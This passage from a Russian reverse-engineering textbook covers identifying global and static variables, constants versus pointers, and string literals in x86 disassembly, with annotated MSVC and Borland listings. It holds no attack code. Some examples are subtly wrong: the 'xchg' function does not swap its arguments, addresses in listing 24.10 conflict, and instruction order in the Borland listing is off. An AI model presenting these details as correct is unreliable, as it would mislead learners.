Другая проблема — один сегмент чаще всего не вмещает в себя всех данных, и приходится заводить еще один (а то и больше). Два сегмента — это еще ничего: один адресуется через регистр `DS`, другой — через `ES`, и никаких трудностей в определении того, на переменную *какого* сегмента ссылается данный указатель, не возникает. Например, если нас интересуют все обращения к глобальной переменной `X`, расположенной в основном сегменте по смещению `0x666`, то команду `MOV AX, ES:[0x666]` мы сразу же откинем в мусорную корзину, т. к. основной сегмент адресуется через `DS` (по умолчанию), а здесь — `ES`. Правда, обращение может происходить и в два этапа, например: `MOV BX,0x666/xxx---xxx/MOV AX,ES:[BX]`. В этом случае, увидев `MOV BX,0x666`, мы не только не можем определить сегмент, но и даже точно сказать, а смещение ли это вообще? Впрочем, это не сильно затрудняет анализ…

Хуже, если сегментов данных в программе добрый десяток (а, что, может же потребоваться порядка 640 Кбайт статической памяти?). Никаких сегментных регистров на это не хватит, и их переназначения будут происходить многократно. Тогда, чтобы узнать, к какому именно сегменту происходит обращение, потребуется определить значение сегментного регистра. А как его определить? Самое простое — прокрутить экран дизассемблера немного вверх, ища глазами инициализацию данного сегментного регистра и помня о том, что она может осуществляться не только командой `MOV segREG, REG`, но довольно часто и `POP`! Например, `PUSH ES/POP DS` равносильно `MOV DS, ES` — правда, команды `MOV segREG, segREG` в "языке" микропроцессоров 80x86, увы, нет. Как нет и команды `MOV segREG, CONST`, которую приходится эмулировать вручную либо так: `MOV AX, 0x666/MOV ES,AX`, либо так: `PUSH 0x666/POP ES`.

Как хорошо, что 16-разрядный режим практически полностью ушел в прошлое, унося в песок истории все свои проблемы. Не только программисты, но и хакеры с переходом на 32-разрядный режим вздыхают с облегчением.

Косвенная адресация глобальных переменных

Довольно часто приходится слышать утверждение о том, что глобальные переменные *всегда* адресуются непосредственно (исключая, конечно, ассемблерные вставки, — на ассемблере программист может обращаться к переменным как захочет). На самом же деле все далеко не так... Если глобальная переменная передается функции по ссылке (а почему бы программисту не передать глобальную переменную по ссылке?), то она будет адресоваться косвенно — через указатель.

На это можно возразить — а зачем вообще явно передавать глобальную переменную функции? Любая функция и без этого может к ней обратиться. Да, действительно *может*, но только если функция знает об этом заранее. Вот, скажем, есть у нас функция `xchg`, обменивающая свои аргументы местами, и есть две глобальные переменные, которые позарез приспичило обменять. Функции `xchg` доступны все глобальные переменные, но она "не знает", какие из них необходимо обменивать (и необходимо ли это вообще?). Вот и приходится ей явно передавать глобальные переменные как аргументы. А это значит, что всех обращений к глобальным переменным простым контекстным поиском мы не найдем. Самое печальное — не найдет их и IDA Pro (для этого потребовался бы полноценный эмулятор процессора или хотя бы его основных команд). Проиллюстрируем сказанное примером, приведенным в листинге 23.2.

Листинг 23.2. Явная передача глобальных переменных

```
#include <stdio.h>

int a; int b;  // Глобальные переменные a и b.

// Функция, обменивающая значения аргументов.
xchg(int *a, int *b)
{
       int c; c=*a; *b=*a; *b=c;
       //     ^^^^^^^^^^^^^^^^^^ косвенное обращение к аргментам
       // по указателю.
       // Если аргументы функции — глобальные переменные, то они будут
       // адресоваться не прямо, а косвенно.
}

main()
{

       a=0x666; b=0x777; // Здесь — непосредственное обращение
                         // к глобальным переменным.

       xchg(&a, &b);     // Передача глобальной переменной по ссылке.
}
```

Результат компиляции этого примера при помощи компилятора Microsoft Visual C++ должен выглядеть так, как показано в листинге 23.3.

Листинг 23.3. Результат компиляции примера в листинге 23.2 с помощью компилятора Microsoft Vistual C++

```
main    proc near                               ; CODE XREF: start+AF↓p
        push    ebp
        mov     ebp, esp
        ; Открываем кадр стека.

        mov     dword_405428, 666h
        ; Инициализируем глобальную переменную dword_405428.
        ; На то, что это действительно глобальная переменная, указывает
        ; непосредственная адресация.

        mov     dword_40542C, 777h
        ; Инициализируем глобальную переменную dword_40542C.

        push    offset dword_40542C
        ; Смотрите! Передаем функции смещение глобальной переменной
        ; dword_40542C как аргумент (т. е. другими словами, передаем ее по
        ; ссылке). Это значит, что вызываемая функция будет обращаться к
        ; переменной косвенно,через указатель — точно так, как она обращается
        ; с локальными переменными.

        push    offset dword_405428
        ; Передаем функции смещение глобальной переменной dword_405428.

        call  xchg
```

```
        add   esp, 8

        pop   ebp
        retn
main    endp

xchg    proc near                               ; CODE XREF: main+21↑p

var_4 = dword ptr -4
arg_0 = dword ptr  8
arg_4 = dword ptr  0Ch

        push   ebp
        mov    ebp, esp
        ; Открываем кадр стека.

        push   ecx
        ; Выделяем память для локальной переменной var_4.

        mov    eax, [ebp+arg_0]
        ; Загружаем а EAX содержимое аргумента arg_0.

        mov    ecx, [eax]
        ; Смотрите! Косвенное обращение к глобальной переменной!
        ; А еще говорят — будто бы таких не бывает!
        ; Разумеется, определить, что обращение происходит именно к
        ; глобальной переменной (и какой именно глобальной переменной) можно
        ; только анализом кода вызывающей функции.

        mov    [ebp+var_4], ecx
        ; Копируем значение *arg_0 в локальную переменную var_4.

        mov    edx, [ebp+arg_4]
        ; Загружаем в EDX содержимое аргумента arg_4.

        mov    eax, [ebp+arg_0]
        ; Загружаем в EAX содержимое аргумента arg_0.

        mov    ecx, [eax]
        ; Копируем в ECX значение аргумента *arg_0.

        mov    [edx], ecx
        ; Копируем в [arg_4] значение arg_0[0].

        mov    edx, [ebp+arg_4]
        ; Загружаем в EDX значение arg_4.

        mov    eax, [ebp+var_4]
        ; Загружаем в EAX значение локальной переменной var_4 (хранит *arg_0).

        mov    [edx], eax
        ; Загружаем в *arg_4 значение *arg_0.

        mov    esp, ebp
        pop    ebp
        retn
```

```
xchg    endp

dword_405428 dd 0                       ; DATA XREF: main+3↑w main+1C↑o
                                        ;  ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
dword_40542C dd 0                       ; DATA XREF: main+D↑w main+17↑o
                                        ;  ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
; IDA нашла все ссылки на обе глобальные переменные
; Первые две: main+3w и main+Dw на код инициализации
;       ('w' — от "write" — т. е. в обращение на запись)
: Вторые две: main+1Co и main+17o
;       ('o' — от "offset" — т. е. получение смещения глобальной переменной)
```

Если среди перекрестных ссылок на глобальную переменную присутствуют ссылки с суффиксом `o`, обозначающие взятие смещения (аналог ассемблерной директивы `offset`), то следует сразу же насторожиться. Ведь раз мы имеем дело с `offset`, значит, имеет место передача глобальной переменной по ссылке. А ссылка — это косвенная адресация. А косвенная адресация — это утомительный ручной анализ и никаких чудес прогресса.

Статические переменные

Статические переменные — это разновидность глобальных переменных, но с ограниченной областью видимости — они доступны только из той функции, в которой были объявлены. Во всем остальном статические и глобальные переменные полностью совпадают — они размещаются в сегменте данных, непосредственно адресуются (исключая случаи обращения через ссылку) и т. д.

Есть лишь одна существенная разница — к глобальной переменной могут обращаться любые функции, а к статической — только одна. А как насчет глобальных переменных, используемых лишь одной функций? Да какие же это глобальные переменные?! Это — не глобальность, это — кривизна исходного кода программы. Если переменная используется лишь одной функцией, нет никакой необходимости объявлять ее глобальной!

Всякая непосредственно адресуемая ячейка памяти — глобальная (статическая) переменная (за некоторым исключением), но не всякая глобальная (глобальная) переменная всегда адресуется непосредственно.



Глава 24

Идентификация констант и смещений

Микропроцессоры серии 80x86 поддерживают операнды трех типов: *регистр*, *непосредственное значение*, *непосредственный указатель*. Тип операнда явно задается в специальном поле машинной инструкции, именуемом `mod`, поэтому никаких проблем в идентификации типов операндов не возникает (рис. 24.1). Что касается регистров, то все мы знаем, как выглядят регистры. Указатель по общепринятому соглашению заключается в угловые скобки, а непосредственное значение записывается без них. Пример приведен в листинге 24.1.

Листинг 24.1. Идентификация типов операндов

```
MOV    ECX, EAX;          ; ← Регистровые операнды.
MOV    ECX, 0x666;        ; ← Левый операнд регистровый, правый —
                          ;    непосредственный.
MOV    [0x401020], EAX    ; ← Левый операнд — указатель, правый — регистр.
```



Рис. 24.1. Типы операндов

Кроме того, микропроцессоры серии 80x86 поддерживают два вида адресации памяти: *непосредственную* и *косвенную* (рис. 24.2). Тип адресации определяется типом указателя. Если операнд — непосредственный указатель, то и адресация непосредственна. Если же операнд-указатель — регистр, — такая адресация называется косвенной. Пример приведен в листинге 24.2.




Рис. 24.2. Типы адресации

Листинг 24.2. Непосредственная и косвенная адресация памяти

```
MOV    ECX,[0x401020]      ; ← Непосредственная адресация.
MOV    ECX, [EAX]          ; ← Косвенная адресация.
```

Для инициализации регистрового указателя разработчики микропроцессора ввели специальную команду — `LEA REG, [addr]`, вычисляющую значение адресного выражения `addr` и присваивающую его регистру `REG`. Пример приведен в листинге 24.3.

Листинг 24.3. Инициализация регистрового указателя

```
LEA    EAX, [0x401020]    ; Регистру EAX присваивается значение
                          ; указателя 0x401020.
MOV    ECX, [EAX]         ; Косвенная адресация — загрузка в ECX двойного
                          ; слова,расположенного по смещению 0x401020.
```

Правый операнд команды `LEA` всегда представляет собой ближний (near) указатель[1]. И все было бы хорошо…. да вот, оказывается, внутреннее представление ближнего указателя эквивалентно константе того же значения. Отсюда — `LEA EAX, [0x401020]` равносильно `MOV EAX,0x401020`. В силу определенных причин команда `MOV` значительно обогнала в популярности `LEA`, практически вытеснив эту инструкцию из употребления.

Изгнание `LEA` породило фундаментальную проблему ассемблирования — *проблему* `OFFSET`. В общих чертах ее суть заключается в синтаксической неразличимости констант и смещений (ближних указателей). Конструкция `MOV EAX, 0x401020` может грузить в `EAX` и константу, равную `0x401020` (например, в языке C соответствующий код может выглядеть так: `a=0x401020`), и указатель на ячейку памяти, расположенную по смещению `0x401020` (пример соответствующего кода на C: `a=&x`). Согласитесь, `a=0x401020` — совсем не то же самое, что `a=&x`! А теперь представьте, что произойдет, если в заново ассемблированной программе переменная `x` в силу некоторых обстоятельств окажется расположена по иному смещению, а не `0x401020`? Правильно, — программа рухнет, ибо указатель `a` по-прежнему указывает на ячейку памяти `0x401020`, но здесь теперь "проживает" совсем другая переменная!

Почему переменная может изменить свое смещение? Основных причин тому две. Во-первых, язык ассемблера неоднозначен и допускает двоякую интерпретацию. Например, конструкции `ADD EAX, 0x66` соответствуют две машинные инструкции: `83 C0 66` и `05 66 00 00 00` длиной три и пять байт, соответственно. Транслятор может выбрать любую из них, причем нет никаких гарантий тому, что выбрана будет та же самая конструкция, которая была в исходной программе (до дизассемблирования). Неверно "угаданный" размер вызовет уплывание всех остальных инструкций, а вместе с ними — и данных. Во-вторых, "уплывание" не замедлит вызвать модификация программы (разумеется, речь идет не о замене `JZ` на `JNZ`, а о настоящей адаптации или модернизации), и все указатели тут же "посыплются".

[1] Исключение составляют случаи использования `LEA` для сложения констант — подробнее об этом будет рассказано далее в этой главе, в *разд. "Использование LEA для сложения констант"*.

Вернуть работоспособность программе помогает директива `offset`. Если `MOV EAX, 0x401020` *действительно* загружает в `EAX` указатель, а не константу, то по смещению `0x401020` следует создать *метку*, именуемую, скажем, `loc_401020`, а `MOV EAX, 0x401020` заменить на `MOV EAX, offset loc_401020`. Теперь указатель `EAX` будет связан не с фиксированным смещением, а с меткой!

А что произойдет, если предварить директивой `offset` константу, ошибочно приняв ее за указатель? Программа откажет в работе или станет работать некорректно. Допустим, число `0x401020` выражало собой объем бассейна, через одну трубу в который что-то втекает, а через другую — вытекает. Если заменить константу указателем, то объем бассейна станет равен… смещению метки в заново ассемблированной программе, и все расчеты пойдут насмарку.

Таким образом, очень важно определить типы всех непосредственных операндов, и еще важнее определить их *правильно*. Одна ошибка может стоить программе жизни (в смысле работоспособности), а в типичной программе тысячи и десятки тысяч операндов! Отсюда возникают следующие вопросы:

- Как вообще определяют типы операндов?
- Можно ли их определять автоматически (или на худой конец хотя бы полуавтоматически)?

Определение типа непосредственного операнда

Непосредственный операнд команды `LEA` — всегда указатель (исключение составляют ассемблерные трюки: чтобы сбить хакеров с толку, в некоторых защитах `LEA` используется для загрузки константы.

Непосредственные операнды команд `MOV` и `PUSH` могут быть как константами, так и указателями. Чтобы определить тип непосредственного операнда, необходимо проанализировать, *как* используется его значение в программе. Если для косвенной адресации памяти — то это указатель, в противном случае — константа.

Например, представьте себе, что в тексте программы встретилась команда `MOV EAX, 0x401020` (см. рис. 24.2). Как выяснить, что это такое: константа или указатель? Ответ на вопрос дает строка `MOV ECX, [EAX]`, подсказывающая, что значение `0x401020` используется для косвенной адресации памяти, следовательно, непосредственный операнд — указатель, а не что-то иное.

Существует два типа указателей — *указатели на данные* и *указатели на функцию* (см. рис. 24.1). Указатели на данные используются для извлечения значения ячейки памяти и встречаются в арифметических командах и командах пересылки (например — `MOV`, `ADD`, `SUB`). Указатели на функцию используются в командах косвенного вызова и, реже, в командах косвенного перехода — `CALL` и `JMP`, соответственно. Рассмотрим следующий пример (листинг 24.4).

Листинг 24.4. Константы и указатели

```
main()
{
        static int a=0x777;
        int *b = &a;
        int c=b[0];
}
```

Результат компиляции примера, приведенного в листинге 24.4, должен выглядеть приблизительно так, как показано в листинге 24.5.

Листинг 24.5. Результат компиляции примера, иллюстрирующего идентификацию констант и указателей (листинг 24.4)

```
main  proc near

var_8 = dword ptr -8
var_4 = dword ptr -4

      push    ebp
      mov     ebp, esp
      sub     esp, 8
      ; Открываем кадр стека.

      mov     [ebp+var_4], 410000h
      ; Загружаем в локальную переменную var_4 значение 0x410000.
      ; Пока мы не можем определить его тип — константа это или указатель.

      mov     eax, [ebp+var_4]
      ; Загружаем содержимое локальной переменной var_4 в регистр EAX.

      mov     ecx, [eax]
      ; Загружаем в ECX содержимое ячейки памяти на которую указывает
      ; указатель EAX. Ага! Значит, EAX все-таки указатель. Тогда локальная
      ; переменная var_4, откуда он был загружен, тоже указатель.
      ; И непосредственный операнд 0x410000 — указатель, а не константа!
      ; Следовательно, чтобы сохранить работоспособность программы, создадим
      ; по смещению 0x410000 метку loc_410000, ячейку памяти, расположенную
      ; по этому адресу преобразует в двойное слово, и
      ; MOV [ebp+var_4], 410000h заменим на:
      ; MOV [ebp+var_4], offset loc_410000

      mov     [ebp+var_8], ecx
      ; Присваиваем локальной переменной var_8 значение
      ; *var_4 ([offset loc_41000]).

      mov     esp, ebp
      pop     ebp
      ; Закрываем кадр стека.

      retn
main          endp
```

Рассмотрим теперь пример с косвенным вызовом процедуры (листинг 24.6).

Листинг 24.6. Пример, демонстрирующий косвенный вызов процедуры

```
func(int a, int b)
{
        return a+b;
};

main()
{
        int (*zzz) (int a, int b) = func;

        // Вызов функции происходит косвенно — по указателю zzz.
        zzz(0x666,0x777);
}
```

Результат компиляции примера из листинга 24.6 должен выглядеть приблизительно так, как показано в листинге 24.7.

Листинг 24.7. Результат компиляции примера, демонстрирующего косвенный вызов процедуры (листинг 24.6)

```
.text:0040100B     main     proc near         ; CODE XREF: start+AF↓p
.text:0040100B
.text:0040100B     var_4    dword ptr -4
.text:0040100B
.text:0040100B     push     ebp
.text:0040100C     mov      ebp, esp
.text:0040100C     ; Открываем кадр стека.
.text:0040100C
.text:0040100E     push     ecx
.text:0040100E     ; Выделяем память для локальной переменной var_4.
.text:0040100E
.text:0040100F     mov      [ebp+var_4], 401000h
.text:0040100F     ; Присваиваем локальной переменной значение 0x401000.
.text:0040100F     ; Пока еще мы не можем сказать — константа это или смещение.
.text:0040100F
.text:00401016     push     777h
.text:00401016     ; Заносим значение 0x777 в стек. Константа это или
.text:00401016     ; указатель? Пока сказать невозможно — необходимо
.text:00401016     ; проанализировать вызываемую функцию.
.text:00401016
.text:0040101B     push     666h
.text:0040101B     ; Заносим в стек непосредственное значение 0x666.
.text:0040101B
.text:00401020     call     [ebp+var_4]
.text:00401020     ; Смотрите: косвенный вызов функции!
.text:00401020     ; Значит, переменная var_4 — указатель, раз так, то и
.text:00401020     ; присваиваемое ей непосредственное значение
.text:00401020     ; 0x401000 — тоже указатель!
.text:00401020     ; А по адресу 0x401000 расположена вызываемая функция!
.text:00401020     ; Окрестим ее каким-нибудь именем, например, MyFunc и
.text:00401020     ; заменим mov [ebp+var_4], 401000h на
.text:00401020     ; mov [ebp+var_4], offset MyFunc,
.text:00401020     ; после чего можно будет смело модифицировать программу
.text:00401020     ; теперь-то она уже не "развалится"!
.text:00401020
.text:00401023     add      esp, 8
.text:00401023
.text:00401026     mov      esp, ebp
.text:00401028     pop      ebp
.text:00401028     ; Закрываем кадр стека.
.text:00401028
.text:00401029     retn
.text:00401029     main     endp

.text:00401000      MyFunc  proc near
.text:00401000      ; А вот и косвенно вызываемая функция MyFunc.
.text:00401000      ; Исследуем ее, чтобы определить тип передаваемых ей
.text:00401000      ; непосредственных значений.
.text:00401000
.text:00401000          arg_0 = dword ptr  8
```

```
.text:00401000          arg_4 = dword ptr  0Ch
.text:00401000          ; Ага, вот они, наши аргументы!
.text:00401000
.text:00401000          push    ebp
.text:00401001          mov     ebp, esp
.text:00401001          ; Открываем кадр стека.
.text:00401001
.text:00401003          mov     eax, [ebp+arg_0]
.text:00401003          ; Загружаем в EAX значение аргумента arg_0.
.text:00401003
.text:00401006          add     eax, [ebp+arg_4]
.text:00401006          ; Складываем EAX (arg_0) со значением аргумента arg_0
.text:00401006          ; Операция сложения намекает, что по крайней мере один из
.text:00401006          ; двух аргументов не указатель, т. к. сложение двух
.text:00401006          ; указателей бессмысленно[2].
.text:00401006
.text:00401009          pop     ebp
.text:00401009          ; Закрываем кадр стека.
.text:00401009
.text:0040100A          retn
.text:0040100A          ; Выходим, возвращая в EAX сумму двух аргументов.
.text:0040100A          ; Как мы видим, ни здесь, ни в вызывающей функции
.text:0040100A          ; непосредственные значения 0x666 и 0x777
                        ; не использовались
.text:0040100A          ; для адресации памяти — значит, это константы.
.text:0040100A
.text:0040100A MyFunc   endp
.text:0040100A
```

Сложные случаи адресации или математические операции с указателями

C/C++ и некоторые другие языки программирования допускают выполнение над указателями различных арифметических операций, чем серьезно затрудняют идентификацию типов непосредственных операндов.

В самом деле, если бы такие операции с указателями были запрещены, то любая математическая инструкция, манипулирующая с непосредственным операндом, однозначно указывала бы на его константный тип.

К счастью, даже в тех языках, где это разрешено, над указателями выполняется лишь ограниченное число математических операций. Так, совершенно бессмысленно сложение двух указателей, а уж тем более умножение или деление их друг на друга. Вычитание — дело другое. Используя тот факт, что компилятор располагает функции в памяти согласно порядку их объявления в программе, можно вычислить размер функции, отнимая ее указатель от указателя на следующую функцию (рис. 24.3). Такой трюк встречается в упаковщиках (распаковщиках) исполняемых файлов, защитах с самомодифицирующимся кодом, но в прикладных программах используется редко.

Все только что сказанное относилось к случаям "указатель" + "указатель", хотя указатель может сочетаться и с константой. Причем такое сочетание настолько популярно, что микропроцессоры серии 80x86 даже поддерживают для этого специальную адресацию — *базовую*. Пусть, к примеру, имеются указатель на массив и индекс некоторого элемента массива. Очевидно, чтобы получить значение этого элемента, необходимо сложить указатель с индексом, умноженным на размер элемента.

---

[2] См. *разд. "Сложные случаи адресации или математические операции с указателями"* далее в этой главе.




Рис. 24.3. Использование вычитания указателей для вычисления размера функции или структуры данных

Вычитание константы из указателя встречается гораздо реже, так как этому соответствует более узкий круг задач. Кроме того, и сами программисты избегают вычитания, поскольку оно нередко приводит к серьезным проблемам. Среди начинающих популярен следующий прием — если им требуется массив, начинающийся с единицы, они, объявив обычный массив, получают на него указатель и… уменьшают его на единицу! Они считают этот подход элегантным, но это далеко не так. Задумайтесь, что произойдет, если указатель на массив будет равен нулю. Правильно, — "змея укусит" свой хвост, и указатель превратится в очень большое положительное число. Вообще-то, под Windows 9*x* и системами линейки Windows NT массив гарантированно не может быть размещен по нулевому смещению. Тем не менее, не стоит привыкать к трюкам, привязанным к одной платформе и не работающим на других.

"Нормальные" языки программирования запрещают смешение типов, и это правильно, так как в противном случае возникает еще одна фундаментальная проблема дизассемблирования — определение типов в комбинированных выражениях. Рассмотрим следующий пример (листинг 24.8).

Листинг 24.8. Определение типов в комбинированных выражениях

```
MOV    EAX,0x...
MOV    EBX,0x...
ADD    EAX,EBX
MOV    ECX,[EAX]
```

Сумма двух непосредственных значений используется для косвенной адресации. Ну, положим, оба они указателями быть не могут, — исходя из самых общих соображений, — никак не должны. Наверняка одно из непосредственных значений — указатель на массив (структуру данных, объект), а другое — индекс в этом массиве. Для сохранения работоспособности программы указатель необходимо заменить смещением метки, а вот индекс оставить без изменений (ведь индекс — это константа).

Как же различить: что есть что? Увы, — универсального ответа не существует, а в контексте примера, приведенного в листинге 24.8, это и в принципе *невозможно*!

Рассмотрим пример, приведенный в листинге 24.9.

Листинг 24.9. Пример, демонстрирующий определение типов в комбинированных выражениях

```
MyFunc(char *a, int i)
{
        a[i]='\n';
        a[i+1]=0;
}

main()
{
        static char buff[]="Hello,Sailor!";
        MyFunc(&buff[0], 5);
}
```

Результат компиляции этого примера при помощи компилятора Microsoft Visual C++ должен выглядеть так, как показано в листинге 24.10.

Листинг 24.10. Результат компиляции примера в листинге 24.9 с помощью Microsoft Visual C++

```
main    proc near                       ; CODE XREF: start+AF↓p
        push    ebp
        mov     ebp, esp
        ; Открываем кадр стека.

        push    5
        ; Передаем функции MyFunc непосредственное значение 0x5.

        push    405030h
        ; Передаем функции MyFunc непосредственное значение 0x405030.

        call    MyFunc
        add     esp, 8
        ; Вызываем MyFunc(0x405030, 0x5).

        pop     ebp
        ; Закрываем кадр стека.

        retn
main    endp

MyFunc  proc near                       ; CODE XREF: main+A↑p

arg_0 = dword ptr  8
arg_4 = dword ptr  0Ch

        push    ebp
        mov     ebp, esp
        ; Открываем кадр стека.

        mov     eax, [ebp+arg_0]
        ; Загружаем в EAX значение аргумента arg_0
        ; (arg_0 содержит непосредственное значение 0x405030).

        add     eax, [ebp+arg_4]
        ; Складываем EAX со значением аргумента arg_4 (он содержит
        ; значение 0x5). Операция сложения указывает на то, что, по крайней
```

```
        ; мере, один из них константа, а другой — либо константа, либо
        ; указатель.

        mov     byte ptr [eax], 0Ah
        ; Ага! Сумма непосредственных значений используется для косвенной
        ; адресации памяти, значит, это константа и указатель. Но кто есть
        ; кто? Для ответа на этот вопрос нам необходимо понять смыл кода
        ; программы - чего же добивался программист сложением указателей?
        ; Предположим, что значение 0x5 — указатель. Логично?
        ; Да, вот не очень-то логично, — если это указатель, то указатель на
        ; что? Первые 64 килобайта адресного пространства Windows NT
        ; заблокированы для "отлавливания" нулевых и неинициализированных
        ; указателей. Ясно, что равным пяти указатель быть никак не может.
        ; Разве что программист использовал какой- нибудь хитрый трюк.
        ; А если указатель — 0x401000? Выглядит правдоподобным легальным
        ; смещением... Кстати, что там у нас расположено? Секундочку...
        ; 00401000 db 'Hello,Sailor!',0

        ; Теперь все сходится — функции переданы указатель на строку
        ; "Hello, Sailor!" (значение 0x401000) и индекс символа этой строки
        ; (значение 0x5), функция сложила указатель со строкой и записала в
        ; полученную ячейку символ \n.

        mov     ecx, [ebp+arg_0]
        ; В ECX заносится значение аргумента arg_0
        ; (как мы уже установили это — указатель).

        add     ecx, [ebp+arg_4]
        ; Складываем arg_0 с arg_4 (как мы установили arg_4 — индекс).

        mov     byte ptr [ecx+1], 0
        ; Сумма ECX используется для косвенной адресации памяти, точнее,
        ; ковенно-базовой, т. к. к сумме указателя и индекса прибавляется еще
        ; и единица, и в эту ячейку памяти заносится нуль.
        ; Наши выводы подтверждаются — функции передаются указатель на строку
        ; и индекс первого "отсекаемого" символа строки.
        ; Следовательно для сохранения работоспособности программы по
        ; смещению 0x401000 необходимо создать метку "loc_s0", а PUSH
        ; 0x401000 в вызывающей функции заменить на PUSH offset loc_s0.

        pop     ebp
        retn
MyFunc   endp
```

А теперь откомпилируем тот же самый пример компилятором Borland C++ 5.0 и сравним, чем он отличается от Microsoft Visual C++ (листинг 24.11). В целях экономии в листинге приведен код одной лишь функции `MyFunc`, а функция `main` пропущена, так как она практически идентична предыдущему примеру.

Листинг 24.11. Результат компиляции примера из листинга 24.9 с помощью Borland C++ (фрагмент)

```
MyFunc  proc near               ; CODE XREF: _main+D↑p
        push   ebp
        ; Открываем пустой кадр стека — нет локальных переменных.

        mov     byte ptr [eax+edx], 0Ah
```

```
        ; Ага, Borland C++ сразу сложил указатель с константой
        ; непосредственно в адресном выражении!
        ; Как определить, какой из регистров константа, а какой указатель?
        ; Как и в предыдущем случае необходимо проанализировать их значение.

        mov     byte ptr [eax+edx+1], 0

        mov     ebp, esp
        pop     ebp
        ; Закрытие кадра стека.

        retn
MyFunc  endp
```

Порядок индексов и указателей

При сложении указателя с константой большинство компиляторов на первое место помещают указатель, а на второе — константу, каким бы ни было их расположение в исходной программе.

То есть выражения `a[i]`, `(a+i)[0]`, `*(a+i)` и `*(i+a)` компилируются в один и тот же код! Даже если исхитриться и написать так: `(0)[i+a]`, компилятор все равно выдвинет `a` на первое место. Что это — упрямство или игра случая? Ответ до смешного прост — сложение указателя с константой дает указатель! Поэтому результат вычислений всегда записывается в переменную типа "указатель".

Вернемся к последнему рассмотренному примеру (листинги 24.9 и 24.10) и применим для анализа наше новое правило (листинг 24.12).

Листинг 24.12. Анализ примера из листинга 24.9 с учетом порядка индексов и указателей

```
mov   eax, [ebp+arg_0]
; Загружаем в EAX значение аргумента arg_0
; (arg_0 содержит непосредственное значение 0x405030).

add   eax, [ebp+arg_4]
; Складываем EAX со значением аргумента arg_4 (он содержит значение 0x5).
; Операция сложения указывает на то, что, по крайней мере, один из них
; константа, а другой — либо константа, либо указатель.

mov   byte ptr [eax], 0Ah
; Ага! Сумма непосредственных значений используется для косвенной
; адресации памяти, значит, это константа и указатель. Но кто из них кто?
; С большой степенью вероятности EAX — указатель, т. к. он стоит на
; первом месте, а var_4 — индекс, т. к. он стоит на втором.
```

Использование LEA для сложения констант

Инструкция `LEA` широко используется компиляторами не только для инициализации указателей, но и для сложения констант. Поскольку внутреннее представление констант и указателей идентично, результат сложения двух указателей идентичен сумме тождественных им констант, т. е. `LEA EBX, [EBX+0x666] == ADD EBX, 0x666`. Однако по своим функциональным возможностям `LEA` значительно обгоняет `ADD`. Вот, например: `LEA ESI, [EAX*4+EBP-0x20]`. Попробуйте то же самое "скормить" инструкции `ADD`!

Встретив в тексте программы команду `LEA`, не торопитесь навешивать на возвращенное ею значение ярлык "указатель", — с не меньшим успехом это значение может оказаться и константой! Если подозрительное значение ни разу не используется в выражении косвенной адресации — значит, это не указатель, а самая настоящая константа!

"Визуальная" идентификация констант и указателей

Вот несколько приемов, помогающих отличить указатели от констант.

1. В 32-разрядных Windows-программах указатели могут принимать ограниченный диапазон значений. Доступный процессорам регион адресного пространства начинается со смещения `0x1.00.00` и простирается до смещения `0x80.00.00.00`, а в Windows 9*x*/ME и того меньше — от `0x40.00.00` до `0x80.00.00.00`. Поэтому все непосредственные значения, меньшие `0x1.00.00` и большие `0x80.00.00`, представляют собой константы, а не указатели[3]. Исключение составляет число нуль, обозначающее нулевой указатель[4].
2. Если непосредственное значение похоже на указатель — посмотрите, на что он ссылается. Если по данному смещению находится пролог функции или осмысленная текстовая строка — то, скорее всего, мы действительно имеем дело с указателем, хотя может быть, это — всего лишь совпадение.
3. Загляните в таблицу перемещаемых элементов[5]. Если адрес исследуемого непосредственного значения есть в таблице, то это, несомненно, указатель. Беда в том, что большинство исполняемых файлов — неперемещаемы, и такой прием актуален лишь для исследования DLL (а DLL перемещаемы по определению).

К слову сказать, дизассемблер IDA Pro использует все три описанных способа для автоматического опознавания указателей. Подробнее об этом рассказывается в книге Криса Касперски "Образ мышления — дизассемблер IDA"[6] (глава "Настройки", стр. 408).

---

[3] Некоторые защитные механизмы непосредственно обращаются к коду операционной системы, расположенному выше адреса `0x80.00.00`.

[4] Нулевой указатель — это указатель, который *ни на что* не указывает. В языке C/C++ нулевые указатели выражаются константой `0`, а в Pascal — ключевым словом `nil`, однако внутреннее представление нулевого указателя не обязательно должно быть нулевым.

[5] Более подробную информацию по данному вопросу можно найти в фрагменте первого издания этой книги (см. *разд. "Установка точки останова на оригинальный пароль"* из *главы 4*, *"Знакомство с отладчиком"*). Этот материал можно найти в каталоге `<CD-drive>:\PART_02\CH07\SUPPLEMENTARY`.

[6] Крис Касперски. "Образ мышления — дизассемблер IDA. — М.: Солон-Р, 2001.



Глава 25

Идентификация литералов и строк

Казалось бы, что может быть сложного в идентификации строк? Если то, на что ссылается указатель[1], выглядит как строка, — это и есть строка! Более того, в подавляющем большинстве случаев строки обнаруживаются и идентифицируются тривиальным просмотром дампа программы (при условии, конечно, что они не зашифрованы, но шифрование — тема отдельного разговора). Так-то оно так, да не все столь просто!

Задача "номер один" — автоматизированное выявление строк в программе, — ведь не пролистывать же многомегабайтные дампы вручную? Существует множество алгоритмов идентификации строк. Самый простой (но не самый надежный) основан на двух следующих тезисах:

1. *Строка состоит из ограниченного ассортимента символов*. В грубом приближении это — цифры, алфавитные символы (включая проблел), знаки препинания и служебные символы наподобие табуляции или возврата каретки.
2. *Строка должна состоять по крайней мере из нескольких символов.*

Условимся считать минимальную длину строки равной `N` байтам, тогда для автоматического выявления всех строк достаточно отыскать все последовательности из `N` и более "строковых" символов. Основная сложность заключается в определении величины `N` и принятии решения о том, какие символы следует считать "строковыми".

